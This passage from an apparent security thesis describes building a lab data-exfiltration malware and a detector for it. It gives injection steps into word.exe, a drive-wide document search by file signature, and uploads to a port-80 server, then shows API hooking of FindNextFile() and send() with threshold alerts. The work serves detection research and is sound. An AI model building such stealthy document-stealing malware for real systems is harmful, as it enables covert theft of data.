5.4 Problem Solving Approach and Basic Concept

Our approach consists of four steps. In step one APTs specific to data theft or information breach are analyzed. In step two a survey is carried out of different organizations related to telecom sector to see the attack vector for APTs. In step three a targeted attack is launched on a victim using to exfiltrate the files from the host. In step

four a mechanism is developed to generate an alert for presence of an APT. The process is described in figure 5-II.



Figure 5-II Research Approch

The basic concept revolves around the idea that the laptop or host system being under consideration is of an official category and only specific applications are installed in it. As it do go on the net for specific search and for updates.

5.4.1 Analysis of APT Malware

In APT activity, the major role is played by APT malware. Many tasks are performed by it collectively from which main task is exfiltration because emphasis of the attacker is on exfiltration of data. Here we will enlighten execution methods which most of the APT malwares adopts. Performing the analysis of any specific APT malware at this stage will be beyond the scope of this thesis. Instead we will refer to the related work mentioned in chapter 3 and 4 above which gives us a view about APT malware. In future, while developing our own malware we will be following the insight gained in this step.

5.4.2 Implementation of Malware Designed for Data Theft

A typical malware workflow is given in figure 5-III, which was actually displayed in [61]. As we see in the figure the first step, that is start of malware execution is being demonstrated which is the most important part of the whole workflow. Whenever DLL loading is required into the process DllMain() is called because it is the entry point of DLL in windows. DllMain() presence in APT malware tells us that instead of separate exe it prefer execution as DLL because it hides its presence by injecting itself into any authentic process. DLL is injected into process virtual address space by a RootKit already installed. The responsibility of receiving command from CnC server goes to this DLL as explained in next steps of workflow.

The workflow other important part is the last loop. For data exfiltration the most relevant execution step is this last loop. In this step, the dealing host requests command from CnC Server then it analyzes and executes commands on the compromised machine. The result is submitted back to the dealing server after completion of execution. In our case, this process is like uploading sensitive data to the server. This loop goes over until all the sensitive data is uploaded to the server successfully.



Figure 5-III APT Malware Work Flow

5.4.3 Stealth

APT attackers are well known by their techniques of creating malware to remain undetected while running inside the system. To attain this purpose, they take on a number of stealth mechanisms from which some of them commonly used techniques are enlightened in [62]. Apart from RootKit installation as mentioned above which is the most common malware execution technique, there are other stealth techniques.

The simplest way to hide the existence of malware in a compromised system is the process injection. There are a number of techniques to inject malicious code into a running process in windows. Two of them are explained as under:

5.4.3.1 Hook injection:

In a DLL, a specific function is selected as a hook to a specific function. Whenever the particular event occurs, hooked code in the particular function is executed from the DLL loaded into the address space of the running process. For setting the hook, the function that is used is SetWindowsHookEx() [63].

5.4.3.2 Library Injection:

The default entry point DllMain() is called immediately after the loading of a malicious DLL into address space of the running process.The function CreateRemoteThreat() [64] is used for injecting the DLL.

These techniques of Stealth and Execution are used in the development of APT malware so that created malware's behavior is closest to the real APT malwares.

5.4.4 Development of APT Malware

According to the analysis described above, we develop our own malware comprising of both client and server part. The client and server communication mainly consists of two stages:

- Connection Establishment
- Data Transfer

5.4.4.1 Connection Establishment

An outbound connection request is initiated by the client to the server right after the client is compromised. A TCP connection is started in port 80 via socket. The server at the other end, which is already waiting for a connection by listening over port 80 accepts the connection right after the connection request is received from the client and waits for incoming data. See figure 5-IV for details.

5.4.4.2 Data Transfer

Compromised client sends the sensitive data in the form of packets of certain size which is the major part of communication between client and server. Server then sends the acknowledgement back to the client in response of each packet. For details see figure 5-V.



Figure 5-IV apt malware connection established



Figure 5-V apt malware data transfer between compromised client and server

5.4.4.3 Client

The client end being complicated and heavy has the following features as demonstrated in figure 5-VI



Figure 5-VI APT Malware Feature

- **Complete System Search:** Malware searches whole disk of the system where it is installed. Each and every logical Partition is checked and sequentially searches for data to be sent to the server from each partition.

- **Finds all Documents:** The transfer of maximum amount of data from a system is the main objective of the data exfiltration. Most of the sensitive data is mostly in the form of documents. Documents mainly exist in the form of Microsoft Office (having file extension type .doc, .ppt, .docx, .pptx, .xls etc) files or acrobat (having .pdf file extension) in windows. Capability of our Malware is finding all type of documents including Microsoft Office files and Acrobat files.

- **Low CPU Usage:** Malware is supposed to be using lesser amount of resources to execute itself. So that user must not get attention towards seeing any antivirus

software. Our malware is capable of working with lesser consumption of CPU cycles.

- **No External Library:** Practically, Malwares do not tend to use any additional library or API which are not likely to be present in every system in the open. Instead Malware tends to use the core operating system's API calls so that it can run on every machine it is installed on. Our Malware is made considering the independency of any external API or additional library and totally rely on operating system's default API calls.

- **Process Injection:** Malware is supposed to avoid detection by hiding its existence. This stealth is achieved by making the Malware a part of authentic process which is running on the machine. To implement this, the code is injected into a particular legitimate process, which, in result performs malicious actions.

Figure 5-VII below explains the internal scenario of attacked client. P_1 , P_2 and P_3 are the processes that uses the windows APIs of the system on which these are running, to carry out the tasks. Malicious DLL is injected into the running process P_3 by a simple application called *Injector*. In our case there are two most important functions that a process must be able to do for data exfiltration. First, it must be able to search and look for documents from the whole file system. Secondly, it must be able to send those files (documents) outside the host to the server. DLL function starts to perform these tasks by calling APIs provided by operating system right after the DLL is injected by the injector into the process P_3.



Figure 5-VII Compromised Client

5.4.4.4 Server

In our malware the server end is quite simple. It creates a listening socket over port 80 and waits for the client connection. After receiving the connection request from host end, it accepts the request and waits for the data to be transferred by the compromised client. During receiving data from client, in response of each packet received it send acknowledgement to the client.

5.4.5 Development of Detection Mechanism

For the development of detection mechanism to perform the data exfiltration, we must know about working of the program to achieve data exfiltration, the critical functions that must be performed by the program. Those functions were previously described in section 4.4. As we look closely at table 4-II we come to know that there are following two functions:

- FindNextFile()
- Send()

Figure 5-VIII, shows architecture overview of the detection mechanism. As we can see in the figure, there is an injector program which injects a separate DLL into all of the running processes in the client system. As described previously in Data

Exfiltration Principle we need to monitor certain actions that are performed by all processes, and look into them of any of those tries to exfiltrate data. DLL injected by us is able to monitor the actions of the process by hooking the functions FindNextFile() and Send().

Our injected DLL gains control, whenever a process calls any of these functions. We have hooked the FindNextFile() and Send() in Kernel32.dll and Ws2_32.dll respectively. Our DLL maintains the record that how many times these functions are called and also have capability of stopping process execution if both functions are called repeatedly.



Figure 5-VIII Detection of Malware in Compromised Client

The control transfer within the process is demonstrated in Figure 5-IX, in which our detection DLL i.e. ExfilDetect.dll is loaded and FindNextFile() and send() are hooked. These functions are extracted from their respective DLLs. There are separate Hook handlers for both the functions placed in ExfilDetect.dll. Program control is transferred to the respective DLL, whenever process calls any of the both functions. Memory addresses linked with the process are handled in such a way that, the control is first transferred to our hook handlers i.e. Hooked_FindNextFile() and Hooked_send(), before the execution of both the functions. The control is then transferred back to these functions after the execution of hook handlers to perform the normal tasks.



Figure 5-IX Hooked Process

5.5 Hook Handlers

Inside the Hook handlers, the simple algorithm is implemented as explained in figure 5-X. A counter is upheld for each of the functions. Their respective counters are incremented right after receiving the control from FindNextFile() and send(). To decide the process is taking part in data exfiltration or not, three simple conditions are checked.

These conditions are as under:

- In First condition, it checks whether the both functions FindNextFile() and send() are called by the process. As explained in Data Exfiltration Principle that in order to exfiltrate data, both functions must be called by the process.
- As a counter is maintained for each function, the second condition checks that weather the counter of FindNextFile() overflows or not by comparing its value with the threshold value. If the value of counter is

greater than threshold value, it moves to third condition and it is considered that half part of data exfiltration activity is in progress i.e. file system search.

- The third condition checks the counter of send() function and compares it with the threshold value. If the counter is over crossed the threshold value it is assumed that the other part of the exfiltration activity is in progress i.e. sending a large amount of data outside the system.

The threshold value for counters is decided carefully because it differentiates between the authentic process and data exfiltration process. Therefore the counter will cross the threshold value in case of a data exfiltration or compromised host [65].



Figure 5-X FindNextFile() and Send() hook Handlers

Chapter 6

Implementation of Alarm Generation Mechanism

6.1 Setting up the Environment

6.1.1 Virtual Machines

Oracle Virtual Box has been used to configure the virtual environment for server and client. New operating systems have been installed. Specifications for both server and client virtual machines are the same as mentioned in the following Table 6-I.

Table 6-I Specifications for Virtual Environment

Parameter	Value
Operating System	Microsoft Windows 7 Professional (32 Bit) Service Pack 1
CPU	Core i3 2.1 GHz (Single Core)
RAM	512 MB
Hard Disk	20 GB
Video Memory	18 MB
Network	Internal Networking

Firewall should be disabled to make the whole system works properly. Note that internal Networking has been configured to connect the client and server. Internal networking separates client and server from the outside network including the host system. In the following Table 6-II network specifications of the network is defined.

Table 6-II Network Specification of Client and Server

Parameter	Value
IP Address (Client)	192.168.1.71

IP Address (Server)	192.168.1.72
Subnet Mask	255.255.255.0
Default Gateway	192.168.1.1
Preferred DNS	192.168.1.1

6.1.2 Configure Microsoft Windows Detours

Microsoft Windows Detour is used in Microsoft Windows for management of operating system by re-routing Windows APIs. In our scenario we have used Microsoft Windows Detour for Windows API Hooking which will help in the detection of data exfiltration. There are two packages for Microsoft Windows Detours, one is Detours Professional and the other is Detours Express. Microsoft Windows Detours 3.0 is the latest version available. Microsoft Windows Detours Express is used in our scenario and is a no-fee license version. Microsoft Windows Detours Express overview can be found in [66] and can be downloaded from the link provided in [67]. Before installing Detours following software packages with proper versions need to be installed first for Detours to be compatible with the system:

- Microsoft Visual Studio 2008 Team System
- Microsoft Windows SDK 7.1

Microsoft Windows SDK download link is available in [68]. Microsoft Visual Studio can be used as a compiler since we have developed our system in Visual C++. Windows Detours is configured on the system by following the below mentioned steps and after installing the required programs mentioned above:

1. Microsoft Detours Express 3.0, which is available as no-fee license from the web.
2. Microsoft Windows SDK 7.1, which is also available on the web.
3. Microsoft Visual Studio 2008 Team System with C++ language support.

4. Edit the file *vsvars32.bat* located at the Visual Studio folder *\Program Files\Microsoft Visual Studio 9.0\Common7\Tools*. To compile and run applications that require Microsoft SDK on Microsoft Visual Studio following Microsoft SDK's paths should be added in the above mentioned file:

    a. *INCLUDE* path in *@set INCLUDE* parameter

    b. *LIB* path in *@set LIB* parameter

5. After editing the file *vvars32.bat*, run the batch file to establish the required variables for the environment

6. First make sure that "*nmake"* command located at *C:\Program Files\Microsoft Research\Detours Express 3.0* is listed as a global environment variable, after ensuring run "*nmake"* from command prompt to compile the Detours Library.

Note: The above mentioned steps should be executed with administrative rights and the directories mentioned are the default directories.

6.2 System Package

The complete system required to prove the concept requires a malware which will be used to compromise the client and exfiltrate data, and a detection tool to detect the activity performed by the malware.

6.2.1 Malware

The data exfiltration malware developed solely for this thesis includes two parts.

- **InjWord.exe:** This executable file is used to add the second part of the malware which is *Xfil.dll* into the process *word.exe*. Through *word.exe* process of exfiltration will be carried.

- **Xfil.dll:** As described above this DLL will be added into the process and through this DLL sensitive data will be collected and transferred to a remote server in a stealth mode.

6.3 Detection Tool

The detection tool also includes two parts,

- **Injallproc.exe:** This executable file is used to add *Xfildet.dll into* all the running processes.

- **Xfildet.dll:** This DLL will be added in all the running processes through the above mentioned executable file. This DLL is used to hook ***findnextfile()*** and ***send()*** command in all the running processes and implement hook handlers.

6.4 DLL Injection

The injection of DLL into the running processes is one of the two integral parts in our scenario. For this thesis we have used library injection method.

6.4.1 DLL injection into Word.exe

Following algorithm is used to inject the malicious DLL Xfil.dll into the executable word.exe. Complete source code is available in Appendix B

Table 6-III Algorithm – Add Xfill.dll into word.exe

1. Capture all the running processes
2. Create an image of all the captured running processes
3. Restore the first process from the image
4. **if** the first restored process is valid **then**
5. **while** the next restored process is valid **do**
6. Retrieve process name from the process image
7. **If** *ProcessName*==”*word.exe*” **then**

8. Locate *Xfil.dll*

9. Retrieve Process Handler

10. Locate *LoadLibraryA()* address

11. In the process address space allocate memory for DLL path

12. Retrieve function *CreateRemoteThread()* using DLL path and library *LoadLibraryA*

13. **end if**

14. **end while**

end if

6.4.2 DLL injection into all the processes

Following algorithm is used to inject the DLL Xfildet.dll into all the processes. Complete source code for this algorithm is available in Appendix C

Table 6-IV Add Xfildet.dll into all running processes

1. Capture all the running processes

2. Create an image of the captured processes

3. Restore the first process from the image

4. **If** the first restored process is valid **then**

5. **While** the next restored process is valid **do**

6. Retrieve Process Name from the process image

7. Locate *Xfildet.dll*

8. Retrieve Process Handler

9. Locate *LoadLibraryA()* address

10. In the process address space allocate memory for DLL path

11. Retrieve function *CreateRemoteThread()* using DLL path and library *LoadLibraryA*

12. **end while** **end if**

The main flow of both the above mentioned algorithms is the same. The image of the running processes is created through the function **CreateToolhelp32SnapShot()** function [69] and to retrieve the first process and the next is done by the functions **Process32First()** [70] and **Process32Next()** [71] respectively. Function **OpenProcess()** [72] is used for process handler, **GetProcAddress()** [73] is used to locate the address of **LoadLibraryA** [74]. Functions **VirtualAllocEx()** [75] and **WriteProcessMemory()** [76] are used to allocate memory. Function **CreateRemoteThread()** [64] is used to create the thread into the process remotely.

6.5 Xfil.dll

The algorithm for *xfil.dll* is given as algorithm in Table 6-V, which describes how the malware work in this scenario. Two integral functions are used in *Xfil.dll*. The first function is FindNextFile() [77], which is used to search for files and the second function is send(), which is used to upload the data to a server. Another function GetLogicalDrives()[78] is used to access logicaly connected drives to the system. Complete source code for the following algorithm is available in Appendix D

Table 6-V Malware Algorithm for Data Exfiltration

```
1. Get access to all the logical drives
2. for every logical drive do
3.    for every file in each drive do
4.       Check signature
5.       if the file is a document then
6.          Upload the document file to the remote server
7.       end if
8.    end for
9. end for
```

6.5.1 File Signatures

For our scenario we have to search for document file in all of the logical drives, for this purpose we have used file signatures instead of file format. Malware used in this scenario is capable of uploading all document file types; Table 6-VI shows

different file types of file signatures being used in the malware which starts from offset 0.

Table 6-VI Document Files Signatures

File Type Description	File Format	Value (In Hex)
Adobe Acrobat	.pdf	25504446
Microsoft Office Older Versions	,doc, .ppt, .xls, etc.	D0CF11E0A1B11AE1
Microsoft Office 2007 & 2010	.docx, .pptx, .xlsx, etc.	504B030414000600

6.5.2 Server Receive the Data Exfiltrated from Client

For our scenario the data send from the client is being received on port 80 by the server. In our malware the server end is quite simple. It creates a listening socket over port 80 and waits for the client connection. After receiving the connection request from host end, it accepts the request and waits for the data to be transferred by the compromised client. During receiving data from client, in response of each packet received it send acknowledgement to the client. Complete source code for the following algorithm is available in Appendix E.

6.6 XfilDet.dll

XfilDet.dll is an integral part of the detection tool and it makes use of Microsoft Windows Detours to perform API Hooking of some integral functions. In this section we will discuss the implementation of hooking for the function *FindNextFile(()*, the implementation for another function *send()* will be the same. The first step in the implementation of hooking is to describe the pointer to the function.

- BOOL (WINAPI pFindNextFile)(HANDLE hFindFile, LPWIN32_FIND_DATAlpFindFileData) = FindNextFile;

Hooked Handler prototype is defined as:

- BOOL WINAPI Hooked_FindNextFile(HANDLE hFINDFile, LPWIN#@_FIND_DATA lpFindFileData);

The algorithm of the other part of the DLL which includes hook handler implementation. Note that it is essential for the control to be given to the original function from the hook handler. Thus the pointer for *pFindNextFile* at the end of the hook handler will be returned.

return pFindNextFile(hFindFile, lpFindFileData);

The complete source code of *XfilDet.dll* is available in Appendix F

6.7 Results

After testing numerous times exfiltration detection, malware performance and performance of detection tool; the result is concluded. The detection tool can detect any exfiltration activity on real time basis and is also capable of stopping any processes which is taking part in exfiltration. A prompt will be displayed when the executable file "*word.exe*" is detected in exfiltration of data. Prompt will be displayed when the threshold of two integral functions FindNextFile() and send() is achieved. Note that the algorithm defined for exfiltration detection is capable of detecting any type of file. In this research we have tested detection for type of files as shown in the following Table 6-VII.

Table 6-VII Detected Files

File type	File Formats	Detected
Adobe Acrobat	.pdf	✓
Microsoft Office Older Versions	,doc, .ppt, .xls, etc.	✓
Microsoft Office 2007 & 2010	.docx, .pptx, .xlsx, etc.	✓

6.7.1 CPU Utilization

Along with the performance of the malware and the detection system we have also evaluated the performance of the system with the help of CPU and memory utilization. To evaluate the performance of CPU utilization we have performed two tasks, first without hooked APIs and second time with hooked APIs. In both the situation, the time period is of 60 seconds but with different conditions. The average is calculated for the values represented in each second.

6.7.1.1 Without Hooked APIs

